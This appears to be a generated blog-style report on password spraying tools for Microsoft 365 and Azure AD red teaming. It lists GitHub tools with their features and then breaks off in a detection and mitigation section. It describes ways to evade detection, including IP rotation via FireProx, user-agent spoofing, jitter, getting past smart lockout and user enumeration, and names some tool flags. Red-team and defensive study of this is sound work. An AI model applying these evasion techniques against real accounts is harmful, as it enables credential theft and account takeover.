            </ol>
          </li>
          <li>
            <ol>
              <li><a href="https://github.com/0xZDH/o365spray">o365spray</a></li>
            </ol>
          </li>
          <li>
            <ol>
              <li><a href="https://github.com/dafthack/DomainPasswordSpray">DomainPasswordSpray</a></li>
            </ol>
          </li>
          <li>
            <ol>
              <li><a href="https://github.com/optiv/Go365">Go365</a></li>
            </ol>
          </li>
          <li>
            <ol>
              <li><a href="https://github.com/CausticKirbyZ/SprayCannon">SprayCannon</a></li>
            </ol>
          </li>
          <li>
            <ol>
              <li><a href="https://github.com/knavesec/CredMaster">CredMaster</a></li>
            </ol>
          </li>
          <li>
            <ol>
              <li><a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a></li>
            </ol>
          </li>
          <li>
            <ol>
              <li><a href="https://github.com/jnqpblc/SharpSpray">SharpSpray</a></li>
            </ol>
          </li>
          <li>
            <ol>
              <li><a href="https://github.com/Flangvik/TeamFiltration">TeamFiltration</a></li>
            </ol>
          </li>
          <li>
            <ol>
              <li><a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a></li>
            </ol>
          </li>
        </ul>
      </li>
      <li>Ethical Considerations and Best Practices</li>
    </ul>
  </li>
  <li>Advanced Features in Password Spraying Tools for Microsoft Authentication Endpoints
    <ul>
      <li>Dynamic IP Rotation and Proxy Integration</li>
      <li>Modular Frameworks and Extensibility</li>
      <li>Real-Time Detection Evasion</li>
      <li>Enhanced Logging and Reporting</li>
      <li>Multi-Protocol Support</li>
    </ul>
  </li>
  <li>Features and Capabilities of Popular Password Spraying Tools
    <ul>
      <li>Advanced Credential Management and Execution Plans
        <ul>
          <li>Credential Execution Plans</li>
          <li>Dynamic Credential Rotation</li>
        </ul>
      </li>
      <li>Integration with Proxy and IP Rotation Mechanisms
        <ul>
          <li>Proxy Support</li>
          <li>IP Rotation with FireProx</li>
        </ul>
      </li>
      <li>Enhanced Detection Evasion Techniques
        <ul>
          <li>Jitter and Delay Configurations</li>
          <li>Intelligent Lockout Avoidance</li>
        </ul>
      </li>
      <li>Multi-Protocol and Multi-Service Support
        <ul>
          <li>Microsoft-Specific Protocols</li>
          <li>Cross-Platform Compatibility</li>
        </ul>
      </li>
      <li>Advanced Logging and Reporting
        <ul>
          <li>Detailed Logs</li>
          <li>Output Formats</li>
        </ul>
      </li>
      <li>Modular Frameworks for Customization
        <ul>
          <li>Custom Modules</li>
          <li>Template-Based Enumeration</li>
          <li>Execution Plan Templates</li>
        </ul>
      </li>
      <li>Notification and Alerting Capabilities
        <ul>
          <li>Integration with Communication Platforms</li>
          <li>Alerting on Success</li>
        </ul>
      </li>
      <li>Reconnaissance and Enumeration Features
        <ul>
          <li>Domain Reconnaissance</li>
          <li>User Enumeration</li>
        </ul>
      </li>
      <li>Conclusion</li>
    </ul>
  </li>
  <li>Detection and Mitigation of Password Spraying Attacks
    <ul>
      <li>Advanced Detection Mechanisms in Cloud Environments
        <ul>
          <li>Machine Learning-Based Detection</li>
          <li>Sign-In Logs and Error Codes</li>
          <li>Behavioral Analytics</li>
          <li>Custom Detection Rules in SIEMs</li>
        </ul>
      </li>
      <li>Mitigation Strategies for Password Spraying Attacks
        <ul>
          <li>Implementing Smart Lockout Policies</li>
          <li>Enforcing Multi-Factor Authentication (MFA)</li>
          <li>Password Policies and User Education</li>
          <li>Geo-Blocking and Conditional Access</li>
          <li>IP Reputation Services</li>
        </ul>
      </li>
      <li>Real-Time Monitoring and Alerting
        <ul>
          <li>Integration with Security Platforms</li>
          <li>Automated Incident Response</li>
          <li>User Risk Scoring</li>
        </ul>
      </li>
      <li>Advanced Threat Hunting Techniques
        <ul>
          <li>Analyzing Authentication Patterns</li>
          <li>Correlating Events Across Systems</li>
          <li>Leveraging Threat Intelligence</li>
        </ul>
      </li>
      <li>Emerging Trends and Future Directions
        <ul>
          <li>AI-Driven Detection</li>
          <li>Zero Trust Architecture</li>
          <li>Integration with Endpoint Detection and Response (EDR)</li>
          <li>Advanced Proxy Detection</li>
          <li>Enhanced User Awareness</li>
        </ul>
      </li>
    </ul>
  </li>
  <li>Best Practices for Ethical Use of Password Spraying Tools
    <ul>
      <li>Ensuring Legal Compliance and Authorization</li>
      <li>Minimizing Operational Impact</li>
      <li>Secure Handling of Credentials and Data</li>
      <li>Collaboration with Blue Teams</li>
      <li>Ethical Use of Proxy and IP Rotation Features</li>
      <li>Advanced Configuration for Ethical Testing</li>
      <li>Continuous Learning and Adaptation</li>
      <li>Ethical Considerations for Multi-Protocol Support</li>
      <li>Responsible Disclosure and Reporting</li>
    </ul>
  </li>
  <li>Emerging Trends in Password Spraying Techniques
    <ul>
      <li>Adaptive Spraying Techniques</li>
      <li>Integration with Advanced Reconnaissance Tools</li>
      <li>Advanced Multi-Stage Spraying Workflows</li>
      <li>AI and Machine Learning Integration</li>
      <li>Targeted Spraying for Specific Roles</li>
      <li>Hybrid Authentication Protocol Attacks</li>
      <li>Real-Time Collaboration Features</li>
      <li>Advanced Proxy and Anonymization Techniques</li>
      <li>Enhanced Reporting and Visualization</li>
      <li>Future-Proofing Against Detection Mechanisms</li>
      <li>Integration with Cloud-Native Environments</li>
      <li>Ethical Implications of Advanced Features</li>
      <li>Continuous Development and Community Contributions</li>
    </ul>
  </li>
</ul>

<h2 id="introduction-to-password-spraying-and-its-relevance-to-red-teaming">Introduction to Password Spraying and Its Relevance to Red Teaming</h2>

<h3 id="understanding-password-spraying-attacks">Understanding Password Spraying Attacks</h3>

<p>Password spraying is a brute-force attack technique where an attacker attempts to authenticate multiple accounts using a single password or a small set of passwords. This approach is designed to bypass account lockout mechanisms, which are typically triggered after multiple failed login attempts for a single account. By spreading the attempts across numerous accounts, attackers minimize the risk of detection and account lockouts.</p>

<p>In the context of red teaming, password spraying is a crucial tactic for simulating real-world attacks against organizations. It allows red teamers to test the resilience of authentication systems, identify weak credentials, and assess the effectiveness of monitoring and detection mechanisms.</p>

<p>Password spraying is particularly effective against online services such as Microsoft Office 365 (O365) and Azure Active Directory (Azure AD), which are widely used by organizations. These services often have publicly accessible authentication endpoints, making them prime targets for attackers.</p>

<h3 id="key-features-of-password-spraying-tools">Key Features of Password Spraying Tools</h3>

<p>Password spraying tools are designed to automate the process of testing credentials against authentication endpoints. Some of the key features of these tools include:</p>

<ol>
  <li>
    <p><strong>Username Enumeration</strong>: Many tools include functionality to identify valid usernames before initiating the spraying attack. This reduces the number of invalid login attempts and increases the efficiency of the attack.</p>
  </li>
  <li>
    <p><strong>Rate Limiting and Jitter</strong>: To avoid detection and account lockouts, password spraying tools often include options to introduce delays between login attempts or randomize the order of attempts.</p>
  </li>
  <li>
    <p><strong>Modular Frameworks</strong>: Advanced tools provide modular frameworks that allow users to customize the attack parameters, such as the authentication protocol, target domain, and password list.</p>
  </li>
  <li>
    <p><strong>Proxy Support</strong>: To evade IP-based rate limiting, some tools support the use of proxies or services like <a href="https://github.com/ustayready/fireprox">FireProx</a>, which dynamically rotates IP addresses.</p>
  </li>
  <li>
    <p><strong>Integration with Other Tools</strong>: Many password spraying tools are designed to work seamlessly with other red teaming tools, such as <a href="https://github.com/byt3bl33d3r/CrackMapExec">CrackMapExec</a> and <a href="https://github.com/SecureAuthCorp/impacket">Impacket</a>.</p>
  </li>
</ol>

<h3 id="top-10-most-starred-password-spraying-tools-on-github">Top 10 Most Starred Password Spraying Tools on GitHub</h3>

<p>The following is a curated list of the most popular password spraying tools on GitHub, based on their star count and relevance to red teaming:</p>

<h4 id="1-sprayingtoolkit">1. <a href="https://github.com/byt3bl33d3r/SprayingToolkit">SprayingToolkit</a></h4>

<ul>
  <li><strong>Description</strong>: A collection of scripts designed to make password spraying attacks against Lync, Skype for Business (S4B), Outlook Web Access (OWA), and Office 365 more efficient.</li>
  <li><strong>Features</strong>:
    <ul>
      <li>Supports multiple protocols, including OWA and O365.</li>
      <li>Includes options for rate limiting and jitter to avoid detection.</li>
      <li>Provides detailed output for successful and failed attempts.</li>
    </ul>
  </li>
  <li><strong>Stars</strong>: 1.5k</li>
</ul>

<h4 id="2-o365spray">2. <a href="https://github.com/0xZDH/o365spray">o365spray</a></h4>

<ul>
  <li><strong>Description</strong>: A username enumeration and password spraying tool aimed at Microsoft Office 365.</li>
  <li><strong>Features</strong>:
    <ul>
      <li>Supports multiple enumeration and spraying modules, including ActiveSync, OAuth2, and Autodiscover.</li>
      <li>Integrates with <a href="https://github.com/ustayready/fireprox">FireProx</a> for IP rotation.</li>
      <li>Provides detailed logs and results for each attack phase.</li>
    </ul>
  </li>
  <li><strong>Stars</strong>: 812</li>
</ul>

<h4 id="3-domainpasswordspray">3. <a href="https://github.com/dafthack/DomainPasswordSpray">DomainPasswordSpray</a></h4>

<ul>
  <li><strong>Description</strong>: A PowerShell script for performing password spraying attacks against Active Directory domains.</li>
  <li><strong>Features</strong>:
    <ul>
      <li>Automatically generates a user list from the domain.</li>
      <li>Includes options to limit sprays to avoid account lockouts.</li>
      <li>Provides detailed output for each login attempt.</li>
    </ul>
  </li>
  <li><strong>Stars</strong>: 1.8k</li>
</ul>

<h4 id="4-go365">4. <a href="https://github.com/optiv/Go365">Go365</a></h4>

<ul>
  <li><strong>Description</strong>: A tool designed for user enumeration and password spraying against Office 365.</li>
  <li><strong>Features</strong>:
    <ul>
      <li>Uses a unique SOAP API endpoint for enumeration and spraying.</li>
      <li>Supports modular configurations for different attack scenarios.</li>
      <li>Includes detailed logging and error handling.</li>
    </ul>
  </li>
  <li><strong>Stars</strong>: Not available (referenced for functionality).</li>
</ul>

<h4 id="5-spraycannon">5. <a href="https://github.com/CausticKirbyZ/SprayCannon">SprayCannon</a></h4>

<ul>
  <li><strong>Description</strong>: A fast, multithreaded password spraying tool with support for webhooks and backend databases.</li>
  <li><strong>Features</strong>:
    <ul>
      <li>Supports multiple authentication protocols, including ADFS and OWA.</li>
      <li>Includes options for jitter, delay, and rotation of credentials.</li>
      <li>Provides integration with external logging and monitoring tools.</li>
    </ul>
  </li>
  <li><strong>Stars</strong>: 38</li>
</ul>

<h4 id="6-credmaster">6. <a href="https://github.com/knavesec/CredMaster">CredMaster</a></h4>

<ul>
  <li><strong>Description</strong>: A password spraying tool that leverages FireProx APIs for IP rotation and anonymity.</li>
  <li><strong>Features</strong>:
    <ul>
      <li>Supports multiple authentication endpoints, including O365 and Azure AD.</li>
      <li>Includes options for threading and modular configurations.</li>
      <li>Provides detailed output for successful and failed attempts.</li>
    </ul>
  </li>
  <li><strong>Stars</strong>: Not available (referenced for functionality).</li>
</ul>

<h4 id="7-msolspray">7. <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a></h4>

<ul>
  <li><strong>Description</strong>: A Python-based tool for password spraying against Microsoft Online (MSOL) services.</li>
  <li><strong>Features</strong>:
    <ul>
      <li>Supports single-password and multi-password spraying.</li>
      <li>Includes options for rate limiting and jitter.</li>
      <li>Provides detailed logs and results for each attack phase.</li>
    </ul>
  </li>
  <li><strong>Stars</strong>: Not available (referenced for functionality).</li>
</ul>

<h4 id="8-sharpspray">8. <a href="https://github.com/jnqpblc/SharpSpray">SharpSpray</a></h4>

<ul>
  <li><strong>Description</strong>: A C# implementation of a password spraying tool for Active Directory domains.</li>
  <li><strong>Features</strong>:
    <ul>
      <li>Supports LDAP-based authentication.</li>
      <li>Includes options for rate limiting and jitter.</li>
      <li>Provides integration with Cobalt Strike for advanced red teaming scenarios.</li>
    </ul>
  </li>
  <li><strong>Stars</strong>: Not available (referenced for functionality).</li>
</ul>

<h4 id="9-teamfiltration">9. <a href="https://github.com/Flangvik/TeamFiltration">TeamFiltration</a></h4>

<ul>
  <li><strong>Description</strong>: A cross-platform framework for enumerating, spraying, and exfiltrating data from Office 365 accounts.</li>
  <li><strong>Features</strong>:
    <ul>
      <li>Supports multiple enumeration and spraying modules.</li>
      <li>Includes options for data exfiltration and backdooring.</li>
      <li>Provides detailed logs and results for each attack phase.</li>
    </ul>
  </li>
  <li><strong>Stars</strong>: Not available (referenced for functionality).</li>
</ul>

<h4 id="10-trevorspray">10. <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a></h4>

<ul>
  <li><strong>Description</strong>: A modular password spraying tool with support for threading, SSH proxying, and loot modules.</li>
  <li><strong>Features</strong>:
    <ul>
      <li>Supports multiple authentication protocols, including SSH and RDP.</li>
      <li>Includes options for rate limiting and jitter.</li>
      <li>Provides integration with external logging and monitoring tools.</li>
    </ul>
  </li>
  <li><strong>Stars</strong>: Not available (referenced for functionality).</li>
</ul>

<h3 id="ethical-considerations-and-best-practices">Ethical Considerations and Best Practices</h3>

<p>While password spraying is a valuable technique for red teaming, it is essential to use these tools responsibly and ethically. Organizations should ensure that all testing is conducted with proper authorization and within the scope of the engagement. Additionally, red teamers should follow these best practices:</p>

<ol>
  <li>
    <p><strong>Minimize Impact</strong>: Use rate limiting and jitter to avoid triggering account lockouts or disrupting normal operations.</p>
  </li>
  <li>
    <p><strong>Document Findings</strong>: Provide detailed reports on the vulnerabilities identified and recommendations for remediation.</p>
  </li>
  <li>
    <p><strong>Collaborate with Blue Teams</strong>: Share insights and findings with the organization’s blue team to improve detection and response capabilities.</p>
  </li>
  <li>
    <p><strong>Stay Updated</strong>: Regularly update tools and techniques to stay ahead of evolving threats and detection mechanisms.</p>
  </li>
</ol>

<p>By adhering to these best practices, red teamers can effectively simulate real-world attacks and help organizations strengthen their security posture.</p>

<h2 id="advanced-features-in-password-spraying-tools-for-microsoft-authentication-endpoints">Advanced Features in Password Spraying Tools for Microsoft Authentication Endpoints</h2>

<h3 id="dynamic-ip-rotation-and-proxy-integration">Dynamic IP Rotation and Proxy Integration</h3>

<p>Password spraying tools targeting Microsoft authentication endpoints often incorporate dynamic IP rotation and proxy integration to avoid detection and bypass rate-limiting mechanisms. These features are particularly useful when targeting services like <a href="https://github.com/topics/azuread">Azure Active Directory</a> and <a href="https://github.com/topics/office365">Office 365</a>, where failed login attempts from the same IP address can trigger account lockouts or alert administrators.</p>

<ul>
  <li><strong>FireProx Integration</strong>: Tools like <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a> and <a href="https://github.com/knavesec/CredMaster">CredMaster</a> leverage FireProx APIs to dynamically rotate the source IP address for authentication requests. This approach minimizes the risk of detection and enhances operational security during engagements.</li>
  <li><strong>Round-Robin Proxies</strong>: <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> supports round-robin proxying, allowing users to distribute requests across multiple IPs. This feature is particularly effective when conducting long-running password spray operations.</li>
  <li><strong>Custom Proxy Support</strong>: Tools like <a href="https://github.com/MarkoH17/Spray365">Spray365</a> allow users to configure custom proxy settings, including SOCKS5 proxies, to further anonymize traffic.</li>
</ul>

<p>These features go beyond the basic proxy support mentioned in previous reports by emphasizing advanced configurations like FireProx integration and round-robin proxying.</p>

<hr />

<h3 id="modular-frameworks-and-extensibility">Modular Frameworks and Extensibility</h3>

<p>Modern password spraying tools are designed with modular frameworks that allow users to customize and extend their functionality. This flexibility is crucial for red team operations targeting diverse authentication endpoints.</p>

<ul>
  <li><strong>Custom Modules</strong>: <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> and <a href="https://github.com/Tw1sm/spraycharles">SprayCharles</a> enable users to create custom modules for unique authentication protocols. For example, SprayCharles supports modules for Cisco SSL VPN, Citrix Netscaler, and NTLM over HTTP.</li>
  <li><strong>Execution Plans</strong>: <a href="https://github.com/MarkoH17/Spray365">Spray365</a> introduces the concept of execution plans, which predefine the parameters of a password spray operation. This feature allows users to resume interrupted sprays and ensures consistency across engagements.</li>
  <li><strong>Template-Based Enumeration</strong>: Tools like <a href="https://github.com/puzzlepeaches/awesome-password-spraying">Omnispray</a> provide template modules for enumeration and spraying, enabling users to adapt the tool to various targets.</li>
</ul>

<p>This section expands on the modular frameworks discussed in earlier reports by highlighting specific tools and their unique implementations, such as execution plans and template-based modules.</p>

<hr />

<h3 id="real-time-detection-evasion">Real-Time Detection Evasion</h3>

<p>Password spraying tools increasingly incorporate features to evade real-time detection mechanisms employed by Microsoft authentication endpoints.</p>

<ul>
  <li><strong>Jitter and Delay</strong>: Tools like <a href="https://github.com/CausticKirbyZ/SprayCannon">SprayCannon</a> and <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a> include options for introducing random delays between login attempts. This reduces the likelihood of triggering automated detection systems.</li>
  <li><strong>User-Agent Spoofing</strong>: <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> spoofs user-agent strings and other HTTP headers to mimic legitimate traffic, making it harder for defenders to identify malicious activity.</li>
  <li><strong>Low and Slow Techniques</strong>: <a href="https://github.com/Tw1sm/spraycharles">SprayCharles</a> is specifically designed for low and slow password spraying, spreading login attempts over an extended period to avoid detection.</li>
</ul>

<p>These features build upon the rate-limiting and jitter functionalities mentioned in previous reports by focusing on advanced evasion techniques like user-agent spoofing and low-and-slow operations.</p>

<hr />

<h3 id="enhanced-logging-and-reporting">Enhanced Logging and Reporting</h3>

<p>Detailed logging and reporting are essential for assessing the success of password spraying operations and identifying potential security gaps.</p>

<ul>
  <li><strong>Comprehensive Logs</strong>: <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a> provides verbose logs that include information about valid credentials, MFA status, and account lockouts. This level of detail is invaluable for post-engagement analysis.</li>
  <li><strong>Webhook Notifications</strong>: <a href="https://github.com/CausticKirbyZ/SprayCannon">SprayCannon</a> and <a href="https://github.com/Tw1sm/spraycharles">SprayCharles</a> support webhook notifications to platforms like Slack and Microsoft Teams, alerting operators to successful logins in real-time.</li>
  <li><strong>Integration with SIEMs</strong>: Some tools, such as <a href="https://github.com/Flangvik/TeamFiltration">TeamFiltration</a>, offer integration with Security Information and Event Management (SIEM) systems, enabling automated analysis and reporting.</li>
</ul>

<p>This section complements earlier discussions on logging by emphasizing advanced features like webhook notifications and SIEM integration.</p>

<hr />

<h3 id="multi-protocol-support">Multi-Protocol Support</h3>

<p>Password spraying tools are increasingly supporting multiple authentication protocols to target a broader range of services.</p>

<ul>
  <li><strong>Microsoft-Specific Protocols</strong>: Tools like <a href="https://github.com/0xZDH/o365spray">o365spray</a> and <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a> focus on Microsoft-specific protocols, including MSOL, ADFS, and Azure AD.</li>
  <li><strong>Cross-Platform Compatibility</strong>: <a href="https://github.com/CausticKirbyZ/SprayCannon">SprayCannon</a> and <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> support additional protocols like NTLM, SMB, and Cisco VPN, making them versatile options for red teamers.</li>
  <li><strong>Custom Endpoint Targeting</strong>: <a href="https://github.com/puzzlepeaches/awesome-password-spraying">Omnispray</a> and <a href="https://github.com/MarkoH17/Spray365">Spray365</a> allow users to define custom endpoints, enabling attacks on non-standard authentication mechanisms.</li>
</ul>

<p>This section extends the discussion on multi-protocol support by highlighting tools with cross-platform capabilities and custom endpoint configurations.</p>

<h2 id="features-and-capabilities-of-popular-password-spraying-tools">Features and Capabilities of Popular Password Spraying Tools</h2>

<h3 id="advanced-credential-management-and-execution-plans">Advanced Credential Management and Execution Plans</h3>

<p>Password spraying tools have evolved to include sophisticated features for managing credentials and planning attacks. This section focuses on capabilities that enhance operational efficiency and reduce the risk of detection.</p>

<h4 id="credential-execution-plans">Credential Execution Plans</h4>

<p>Tools like <a href="https://github.com/MarkoH17/Spray365">Spray365</a> introduce the concept of execution plans, which allow users to predefine the parameters of a password spraying operation. These plans include details such as target domains, username lists, password lists, and delay configurations. Execution plans provide several advantages:</p>

<ul>
  <li><strong>Resumable Operations</strong>: Spray365 supports resuming interrupted sprays using the <code class="language-plaintext highlighter-rouge">-R</code> option, which allows users to pick up from the last attempted credential pair.</li>
  <li><strong>Optimization</strong>: The <code class="language-plaintext highlighter-rouge">--shuffle_auth_order</code> argument randomizes the order of credential attempts, making detection by intelligent lockout mechanisms like Azure Smart Lockout more difficult.</li>
  <li><strong>Customizable Delays</strong>: Users can define delays between authentication attempts (<code class="language-plaintext highlighter-rouge">--delay</code>) and lockout cooldown periods (<code class="language-plaintext highlighter-rouge">--lockoutDelay</code>) to avoid triggering account lockouts.</li>
</ul>

<h4 id="dynamic-credential-rotation">Dynamic Credential Rotation</h4>

<p>Several tools, including <a href="https://github.com/knavesec/CredMaster">CredMaster</a> and <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a>, leverage dynamic credential rotation to evade detection. Features include:</p>

<ul>
  <li><strong>Single-Password Spraying</strong>: Tools like MSOLSpray allow users to test a single password against a large set of usernames, reducing the likelihood of detection.</li>
  <li><strong>Multi-Password Spraying</strong>: Advanced tools support testing multiple passwords in sequence, with options to randomize the order of attempts.</li>
</ul>

<h3 id="integration-with-proxy-and-ip-rotation-mechanisms">Integration with Proxy and IP Rotation Mechanisms</h3>

<p>To bypass IP-based rate limits and detection mechanisms, many password spraying tools integrate with proxy services and IP rotation mechanisms.</p>

<h4 id="proxy-support">Proxy Support</h4>

<p>Tools such as <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> and <a href="https://github.com/byt3bl33d3r/SprayingToolkit">SprayingToolkit</a> include robust proxy support. Key features include:</p>

<ul>
  <li><strong>Round-Robin Proxying</strong>: TREVORspray supports round-robin proxying through multiple IPs using SSH tunnels (<code class="language-plaintext highlighter-rouge">--ssh</code>) or IPv6 subnets (<code class="language-plaintext highlighter-rouge">--subnet</code>). This feature ensures that requests originate from different IP addresses, making detection more challenging.</li>
  <li><strong>Dynamic Reconnection</strong>: TREVORspray automatically reconnects to proxies if they go down, ensuring uninterrupted operations.</li>
  <li><strong>Proxy Integration</strong>: Tools like Spray365 allow traffic to be proxied through HTTP/HTTPS proxies, which can be combined with tools like Burp Suite for advanced manipulation.</li>
</ul>

<h4 id="ip-rotation-with-fireprox">IP Rotation with FireProx</h4>

<p><a href="https://github.com/knavesec/CredMaster">CredMaster</a> and <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a> integrate with <a href="https://github.com/ustayready/fireprox">FireProx</a>, an AWS-based API gateway that dynamically rotates IP addresses. This integration enables:</p>

<ul>
  <li><strong>Anonymity</strong>: Each authentication request originates from a different IP address, reducing the likelihood of detection.</li>
  <li><strong>Bypassing Smart Lockout</strong>: FireProx helps evade Azure Smart Lockout mechanisms by ensuring that requests appear to come from unique sources.</li>
</ul>

<h3 id="enhanced-detection-evasion-techniques">Enhanced Detection Evasion Techniques</h3>

<p>Password spraying tools incorporate various techniques to evade detection and avoid triggering account lockouts.</p>

<h4 id="jitter-and-delay-configurations">Jitter and Delay Configurations</h4>

<p>Most tools, including <a href="https://github.com/CausticKirbyZ/SprayCannon">SprayCannon</a> and <a href="https://github.com/securebinary/o365sprayer">o365sprayer</a>, support jitter and delay configurations:</p>

<ul>
  <li><strong>Fixed Delays</strong>: Users can specify fixed delays between requests to mimic legitimate traffic patterns.</li>
  <li><strong>Randomized Jitter</strong>: Tools like TREVORspray add random jitter (<code class="language-plaintext highlighter-rouge">--jitter</code>) to delays, making traffic patterns less predictable.</li>
</ul>

<h4 id="intelligent-lockout-avoidance">Intelligent Lockout Avoidance</h4>

<p>Tools like <a href="https://github.com/MarkoH17/Spray365">Spray365</a> and <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a> include features to avoid account lockouts:</p>

<ul>
  <li><strong>Lockout Thresholds</strong>: Users can define the maximum number of incorrect attempts before pausing operations (<code class="language-plaintext highlighter-rouge">--lockout</code>).</li>
  <li><strong>Cooldown Periods</strong>: Lockout cooldown periods (<code class="language-plaintext highlighter-rouge">--lockoutDelay</code>) ensure that tools wait long enough before retrying credentials.</li>
</ul>

<h3 id="multi-protocol-and-multi-service-support">Multi-Protocol and Multi-Service Support</h3>

<p>Password spraying tools are increasingly versatile, supporting multiple authentication protocols and services.</p>

<h4 id="microsoft-specific-protocols">Microsoft-Specific Protocols</h4>

<p>Many tools focus on Microsoft authentication endpoints, including:</p>

<ul>
  <li><strong>MSOL</strong>: Tools like MSOLSpray and <a href="https://github.com/puzzlepeaches/awesome-password-spraying">Omnispray</a> target Microsoft Online (MSOL) services.</li>
  <li><strong>ADFS</strong>: Tools such as <a href="https://github.com/CausticKirbyZ/SprayCannon">SprayCannon</a> and <a href="https://github.com/jnqpblc/SharpSpray">SharpSpray</a> support Active Directory Federation Services (ADFS).</li>
  <li><strong>Azure AD</strong>: Tools like CredMaster and Spray365 are designed to target Azure Active Directory.</li>
</ul>

<h4 id="cross-platform-compatibility">Cross-Platform Compatibility</h4>

<p>Advanced tools like TREVORspray and SprayCannon extend their capabilities to non-Microsoft protocols, including:</p>

<ul>
  <li><strong>NTLM</strong>: Support for NTLM authentication over HTTP and SMB.</li>
  <li><strong>Cisco VPN</strong>: Modules for Cisco AnyConnect VPNs.</li>
  <li><strong>Okta SSO</strong>: Integration with Okta Single Sign-On (SSO) services.</li>
</ul>

<h3 id="advanced-logging-and-reporting">Advanced Logging and Reporting</h3>

<p>Comprehensive logging and reporting features are essential for tracking the success of password spraying operations.</p>

<h4 id="detailed-logs">Detailed Logs</h4>

<p>Tools like <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> and <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a> provide detailed logs, including:</p>

<ul>
  <li><strong>Authentication Results</strong>: Logs indicate whether credentials are valid, accounts are locked, or MFA is enabled.</li>
  <li><strong>Error Codes</strong>: Azure AD error codes provide insights into account status and domain configurations.</li>
</ul>

<h4 id="output-formats">Output Formats</h4>

<p>Many tools support exporting results in various formats for further analysis:</p>

<ul>
  <li><strong>JSON</strong>: Tools like SprayCannon and Spray365 export results in JSON format for integration with external tools.</li>
  <li><strong>Text Files</strong>: Valid credentials and usernames are often saved to text files for easy reference.</li>
</ul>

<h3 id="modular-frameworks-for-customization">Modular Frameworks for Customization</h3>

<p>Password spraying tools increasingly adopt modular frameworks, allowing users to customize their functionality.</p>

<h4 id="custom-modules">Custom Modules</h4>

<p>Tools like <a href="https://github.com/Tw1sm/spraycharles">SprayCharles</a> and TREVORspray support custom modules for unique authentication protocols. Examples include:</p>

<ul>
  <li><strong>Cisco SSL VPN</strong>: Modules for spraying Cisco VPN endpoints.</li>
  <li><strong>Citrix Netscaler</strong>: Support for Citrix authentication mechanisms.</li>
</ul>

<h4 id="template-based-enumeration">Template-Based Enumeration</h4>

<p><a href="https://github.com/puzzlepeaches/awesome-password-spraying">Omnispray</a> provides template modules for enumeration and spraying, enabling users to adapt the tool to various targets.</p>

<h4 id="execution-plan-templates">Execution Plan Templates</h4>

<p>Spray365 allows users to create reusable execution plan templates, ensuring consistency across engagements.</p>

<h3 id="notification-and-alerting-capabilities">Notification and Alerting Capabilities</h3>

<p>Some tools include features for real-time notifications and alerts.</p>

<h4 id="integration-with-communication-platforms">Integration with Communication Platforms</h4>

<p><a href="https://github.com/Tw1sm/spraycharles">SprayCharles</a> supports notifications to platforms like Slack, Discord, and Microsoft Teams. Key features include:</p>

<ul>
  <li><strong>Webhook Integration</strong>: Users can configure webhook URLs for real-time alerts.</li>
  <li><strong>Customizable Messages</strong>: Notifications include details about successful logins and target hostnames.</li>
</ul>

<h4 id="alerting-on-success">Alerting on Success</h4>

<p>Tools like Spray365 and MSOLSpray can pause operations or alert users when valid credentials are identified, reducing unnecessary login attempts.</p>

<h3 id="reconnaissance-and-enumeration-features">Reconnaissance and Enumeration Features</h3>

<p>Password spraying tools often include reconnaissance capabilities to gather information about target environments.</p>

<h4 id="domain-reconnaissance">Domain Reconnaissance</h4>

<p>Tools like TREVORspray and o365sprayer perform domain reconnaissance to retrieve:</p>

<ul>
  <li><strong>MX Records</strong>: Mail exchange records for email servers.</li>
  <li><strong>Tenant Information</strong>: Azure AD tenant IDs and names.</li>
  <li><strong>Authentication URLs</strong>: URLs for authentication endpoints.</li>
</ul>

<h4 id="user-enumeration">User Enumeration</h4>

<p>Many tools support user enumeration to identify valid usernames before spraying:</p>

<ul>
  <li><strong>Email Validation</strong>: o365sprayer validates email addresses against O365 domains.</li>
  <li><strong>OneDrive Enumeration</strong>: TREVORspray uses OneDrive to enumerate valid users without triggering login failures.</li>
</ul>

<h3 id="conclusion">Conclusion</h3>

<p>This section provided an in-depth exploration of advanced features and capabilities in password spraying tools, focusing on credential management, proxy integration, detection evasion, multi-protocol support, logging, modular frameworks, notifications, and reconnaissance. These features make modern tools highly effective for red team operations targeting Microsoft authentication endpoints and other services.</p>

<h2 id="detection-and-mitigation-of-password-spraying-attacks">Detection and Mitigation of Password Spraying Attacks</h2>

<h3 id="advanced-detection-mechanisms-in-cloud-environments">Advanced Detection Mechanisms in Cloud Environments</h3>

<h4 id="machine-learning-based-detection">Machine Learning-Based Detection</h4>
<p>Microsoft Entra ID (formerly Azure AD) employs machine learning (ML) algorithms to detect password spraying attacks. This ML-based detection analyzes patterns across global tenant activity to identify anomalies indicative of password spraying. Unlike heuristic methods, ML-based detection can adapt to new attack patterns, reducing false positives. However, detection delays can range from a few hours to several days, as noted in <a href="https://www.microsoft.com/security/blog/2020/04/23/protecting-organization-password-spray-attacks/">Microsoft’s documentation</a>. This delay underscores the importance of complementary real-time monitoring.</p>

<h4 id="sign-in-logs-and-error-codes">Sign-In Logs and Error Codes</h4>
<p>Sign-in logs in Microsoft Entra ID provide critical insights into failed login attempts. Specific error codes, such as <code class="language-plaintext highlighter-rouge">AADSTS50053</code> (account locked) and <code class="language-plaintext highlighter-rouge">AADSTS50126</code> (invalid password), can indicate password spraying attempts. Organizations can configure <a href="https://learn.microsoft.com/en-us/azure/azure-monitor/">Azure Monitor</a> alerts to notify security teams of suspicious activity. These alerts can trigger automated responses, such as account lockouts or IP bans.</p>

<h4 id="behavioral-analytics">Behavioral Analytics</h4>
